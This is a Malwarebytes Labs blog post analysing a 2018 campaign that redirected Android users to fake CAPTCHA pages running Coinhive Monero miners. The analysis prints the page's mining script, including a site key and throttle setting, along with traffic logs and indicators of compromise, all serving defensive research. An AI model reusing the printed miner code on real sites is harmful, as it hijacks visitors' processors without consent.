
Malwarebytes LABS




# Drive-by cryptomining campaign targets millions of Android users

Posted: February 12, 2018 by Jérôme Segura
Last updated: February 13, 2018

Malvertising and online fraud through forced redirects and Trojanized apps—to cite the two most common examples—are increasingly plaguing Android users. In many cases, this is made worse by the fact that people often don't use web filtering or security applications on their mobile devices.

A particular group is seizing this opportunity to deliver one of the most lucrative payloads at the moment: drive-by cryptomining for the Monero (XMR) currency. In a campaign we first observed in late January, but which appears to have started at least around November 2017, millions of mobile users (we believe Android devices are targeted) have been redirected to a specifically designed page performing in-browser cryptomining.

In our previous research on drive-by mining, we defined this technique as automated, without user consent, and mostly silent (apart from the noise coming out of the victim's computer fan when their CPU is clocked at 100 percent). Here, however, visitors are presented with a CAPTCHA to solve in order to prove that they aren't bots, but rather real humans.



YOUR DEVICE IS SHOWING SUSPICIOUS SURFING BEHAVIOUR.

Please prove that you are human by solving the captcha.

Until you verify yourself as human, your browser will mine the Cryptocurrency Monero for us in order to recover server costs incurred by bot traffic.

w3FaSO5R


Continue

> "Your device is showing suspicious surfing behaviour. Please prove that you are human by solving the captcha."

Until the code (w3FaSO5R) is entered and you press the Continue button, your phone or tablet will be mining Monero at full speed, maxing out the device's processor.

## Redirection mechanism

The discovery came while we were investigating a separate malware campaign dubbed EITest in late January. We were testing various malvertising chains that often lead to tech support scams with an Internet Explorer or Chrome user-agent on Windows. However, when we switched to an Android, we were redirected via a series of hops to that cryptomining page.



```
1/29/2018 5:08:49 PM   18.194.98.143    nginx/1.12.2   HTTPS          therwise.com   [redacted]       0
1/29/2018 5:08:49 PM   18.195.141.94    nginx          HTTP        offergold.online   [redacted]     482
1/29/2018 5:08:50 PM   18.195.141.94    nginx          HTTP        offergold.online   [redacted]       0
1/29/2018 5:08:50 PM   18.195.141.94    nginx          HTTP        offergold.online   [redacted]       0
1/29/2018 5:08:51 PM   216.104.36.154   nginx          HTTP     go.bestmobiworld.com  [redacted]   4,555
1/29/2018 5:08:52 PM   216.104.36.154   nginx          HTTP     go.bestmobiworld.com  [redacted]   6,157
1/29/2018 5:08:52 PM   216.104.36.154   nginx          HTTP     go.bestmobiworld.com  [redacted]       0
1/29/2018 5:08:53 PM   35.157.228.186   nginx/1.12.2   HTTPS        questionfly.com   [redacted]     348
1/29/2018 5:08:53 PM   52.219.72.31     AmazonS3       HTTP      rcydmnrhgntry.com    /            2,141  Drive-by_Mining
1/29/2018 5:08:55 PM   94.130.53.238                   HTTPS      ws021.coinhive.com  /proxy           0  Drive-by_Mining
```

```
GET / HTTP/1.1
Client
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
    Accept-Encoding: gzip, deflate
    Accept-Language: en-US,en;q=0.9
    User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; Nexus 5 Build/LMY48B) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.78 Mobile Safari/5
Miscellaneous
    Referer: http://go.bestmobiworld.com/?utm_term=[redacted]
Security
Transport
    Connection: keep-alive
```

```
<p>Please prove that you are human by solving the captcha.</p>
<p>Until you verify yourself as human, your browser will mine the Cryptocurrency Monero for us in order to recover server costs incurred by bot traffic.</p>
<form action="/" id="myForm" method="POST">
<div class="captcha-message">
<div id="ctext">w3FaSO5R</div>
<div class="inner"></div>
</div><input id="cvalue"> <input id="captcha_value"> <input type="submit" value="Continue" id="formSubmit"></form>
</div>
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>document.getElementById("formSubmit").addEventListener("click",function(e){e.preventDefault();var
t=document.getElementById("ctext").innerHTML,n=document.getElementById("cvalue").value,o=document.getElementById("captcha_value").value;t==n&&
""==o&&(window.location.href="http://www.google.com")});var miner=new
CoinHive.User("zEqkQef50Irljpr1X3BqbHdGjMWnNyCd","tt",{throttle:0});miner.start(CoinHive.FORCE_EXCLUSIVE_TAB)</script>
</body>
</html>
```

WebSocket #14 transferred 56 messages before closing.

```
ID    Type   Body   Preview
↑ 1   Text   107    {"type":"auth","params":{"site_key":"zEqkQef50Irljpr1X3BqbHdGjMW
↓ 2   Text   58     {"type":"authed","params":{"token":"","hashes":316389120}}
↓ 3   Text   234    {"type":"job","params":{"job_id":"329969859006814","blob":"0606d
↓ 4   Text   234    {"type":"job","params":{"job_id":"173851993097923","blob":"0606b
↑ 5   Text   150    {"type":"submit","params":{"job_id":"173851993097923","nonce":"5
↓ 6   Text   54     {"type":"hash_accepted","params":{"hashes":316408832}}
↑ 7   Text   150    {"type":"submit","params":{"job_id":"173851993097923","nonce":"b
↓ 8   Text   54     {"type":"hash_accepted","params":{"hashes":316414976}}
↑ 9   Text   150    {"type":"submit","params":{"job_id":"173851993097923","nonce":"e
↓ 10  Text   54     {"type":"hash_accepted","params":{"hashes":316416000}}
↑ 11  Text   150    {"type":"submit","params":{"job_id":"173851993097923","nonce":"f
```

It seems odd that a static code (which is also hardcoded in the page's source) would efficiently validate traffic between human and bot. Similarly, upon clicking the Continue button, users are redirected to the Google home page, another odd choice for having proved you were not a robot.

While Android users may be redirected from regular browsing, we believe that infected apps containing ad modules are loading similar chains leading to this cryptomining page. This is unfortunately common in the Android ecosystem, especially with so-called "free" apps.


It's possible that this particular campaign is going after low quality traffic—but not necessarily bots —and rather than serving typical ads that might be wasted, they chose to make a profit using a browser-based Monero miner.

We identified several identical domains all using the same CAPTCHA code, and yet having different Coinhive site keys (see our indicators of compromise for the full details). The first one was registered in late November 2017, and new domains have been created since then, always with the same template.

- rcyclmnr[].com 2017-12-01
- rcylpd[.]com 2018-01-03
- rcyclmnrepv[.]com 2018-01-17
- rcyclmnrprd[.]com 2018-01-17
- rcyclmnrhgntry[.]com 2018-01-22

### Traffic stats

We believe there are several more domains than just the few that we caught, but even this small subset is enough to give us an idea of the scope behind this campaign. We shared two of the most active sites with ad fraud researcher Dr. Augustine Fou, who ran some stats via the SimilarWeb web analytics service. This confirmed our suspicions that the majority of traffic came via mobile and spiked in January.



rcyclmnr.com

Total Visits
Nov 2017 - Jan 2018, □ Worldwide

34.21M
489.94% from last month

Traffic Share
Nov 2017 - Jan 2018, □ Worldwide

| | |
|---|---|
| Desktop | 1.55 % |
| Mobile Web | 98.45 % |

| | |
|---|---|
| Monthly Visits | 11.40M |
| Monthly Unique Visitors BETA | 4.530M |
| Avg. Visit Duration | 00:02:01 |
| Pages / Visit | 1.26 |
| Bounce Rate | 83.82% |

recycloped.com

Total Visits
Nov 2017 - Jan 2018, □ Worldwide

32.27M
278.97% from last month

Traffic Share
Nov 2017 - Jan 2018, □ Worldwide

| | |
|---|---|
| Desktop | 5.38 % |
| Mobile Web | 94.62 % |

| | |
|---|---|
| Monthly Visits | 10.75M |
| Monthly Unique Visitors BETA | 2.515M |
| Avg. Visit Duration | 00:04:29 |
| Pages / Visit | 1.52 |
| Bounce Rate | 74.21% |

be produced, we could take a conservative hash rate of 10 h/s based on a benchmark of ARM processors.

It is difficult to determine how much Monero currency this operation is currently yielding without knowing how many other domains (and therefore total traffic) are out there. Because of the low hash rate and the limited time spent mining, we estimate this scheme is probably only netting a few thousand dollars each month. However, as cryptocurrencies continue to gain value, this amount could easily be multiplied a few times over.

## Conclusion

The threat landscape has changed dramatically over the past few months, with many actors jumping on the cryptocurrency bandwagon. Malware-based miners, as well as their web-based counterparts, are booming and offering online criminals new revenue sources.

Forced cryptomining is now also affecting mobile phones and tablets en masse—not only via Trojanized apps, but also via redirects and pop-unders. While these platforms are less powerful than their Desktop counterparts, there is also a greater number of them out there. Similar to what we see with IoT devices, it’s not always the individual specifications, but rather the power of the collective group altogether that matters.

We strongly advise users to run the same security tools they have on their PC on their mobile devices, because unwanted cryptomining is not only a nuisance but can also cause permanent damage.

Malwarebytes mobile users are protected against this threat.

## Indicators of compromise

Domains:

```
rcyclmnr[].com
rcylpd[.]com
recycloped[.]com
rcyclmnrhgntry[.]com
rcyclmnrprd[.]com
rcyclmnrepv[.]com
```

Referring websites (please note that they should not be necessarily considered malicious):

```
panelsave[.]com
offerreality[.]com
thewise[.]com
go.bestmobiworld[.]com
questionfly[.]com
```

```
thewhizmarketing[.]com
laserveradedomaina[.]com
thewhizproducts[.]com
smartoffer[.]site
formulawire[.]com
machieved[.]com
wtm.monitoringservice[.]co
traffic.tc-clicks[.]com
stonecalcom[.]com
nametraff[.]com
becanium[.]com
afflow.18-plus[.]net
serie-vostfr[.]com
pertholin[.]com
yrdrtzmsmt[.]com
yrdrtzmsmt.com
traffic.tc-clicks[.]com
```

Conhive site keys:

```
gufKH0i0u47VVmUMCga8oNnjRKi1EbxL
P3IN11cxuF4kf2kviM1a7MntCPu00WTG
zEqkQef50Irljpr1X3BqbHdGjMWnNyCd
rNYyUQUC5iQLdKafFS9Gi2jTVZKX8Vlq
```

## SHARE THIS ARTICLE

## COMMENTS

♡ Recommend 2 Share Sort by Best

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

coakl • 17 days ago

**How Google could stop most of this:**
*Treat them as malware*,
and include known miners in the Safe Browsing block lists that are built-in on Chrome and Firefox.
Known miners will be blocked by default, without having to rely on browser extensions.

And Google will go nuclear on the miners for one simple reason:
Each site that turns to mining, is one less site dependent on advertising (Google's main revenue source). Mining is a clear threat to Google.
'Crypto-currency' is quickly become another type of malware. That's their reputation now.
Monero is just another entry in the virus databases of Symantec and Microsoft.

^ | ˅ • Reply • Share ›

Subscribe Add Disqus to your siteAdd DisqusAdd Privacy

## RELATED ARTICLES

### Anonymizing VM Traffic (Introduction)

April 24, 2012 - WARNING: The information included in this tutorial could be used for malicious purposes in the wrong hands, please expect to be yelled at by people who think you are a bad guy if you start talking about this or asking questions. Also, please use responsibly. Hello everyone! Today I am going to give a detailed...

CONTINUE READING

2 Comments

### Anonymizing Traffic for your Host System

lead to the infection of your host system. Can only hide traffic going out of HTTP port(s). Not meant...

CONTINUE READING

1 Comment

## Anonymizing Traffic For Your VM

April 27, 2012 - Security Level: Medium Purpose: To hide who you are while performing research through your browser AND protecting your host system from drive-by download attacks. Benefits: Hide your IP Protect the host system by running in a virtual environment Execute malware in a safe environment (non-traffic capture) Drawbacks: Not as easy to setup Need to gather...

CONTINUE READING

2 Comments

## Anonymizing Traffic for your VM And Capturing Traffic

April 27, 2012 - Security Level: High / Hardcore Purpose: To hide who you are while performing research through your browser AND protecting your host system from drive-by download attacks AND being able to perform dynamic malware analysis and capture malicious traffic moving between the malware and the C&C. (Whew, that's a lot of ANDs. =D) Benefits: Hide your...

CONTINUE READING

1 Comment

## You can't buy happiness but you can advertise it!!

May 22, 2012 - Since December of 2011, the spread of malicious advertisements, or "Malvertisements", has drastically increased. Along with this trend is the increased spread of some pretty nasty malware. One in particular is called Happili, an adware trojan that installs a browser extension to re-direct legitimate search queries to ad sites.

CONTINUE READING

2 Comments

## ABOUT THE AUTHOR

Security researcher with a focus on exploits, malvertising and fraud.

## CATEGORIES

101

Cybercrime

Malwarebytes news

PUP

Security world

## SEARCH LABS

## SUBSCRIBE

Email

GO

Subscribe to RSS

Tech support scammers find new way to jam Google Chrome (updated)

Panic attack: Apple scams apply pressure

Encryption 101: a malware analyst's primer

Drive-by cryptomining campaign targets millions of Android users

Boomerang spam bombs Malwarebytes forum—not a smart move

HEADQUARTERS

Malwarebytes

3979 Freedom Circle, 12th Floor

Santa Clara, CA 95054

FOLLOW US

Language: English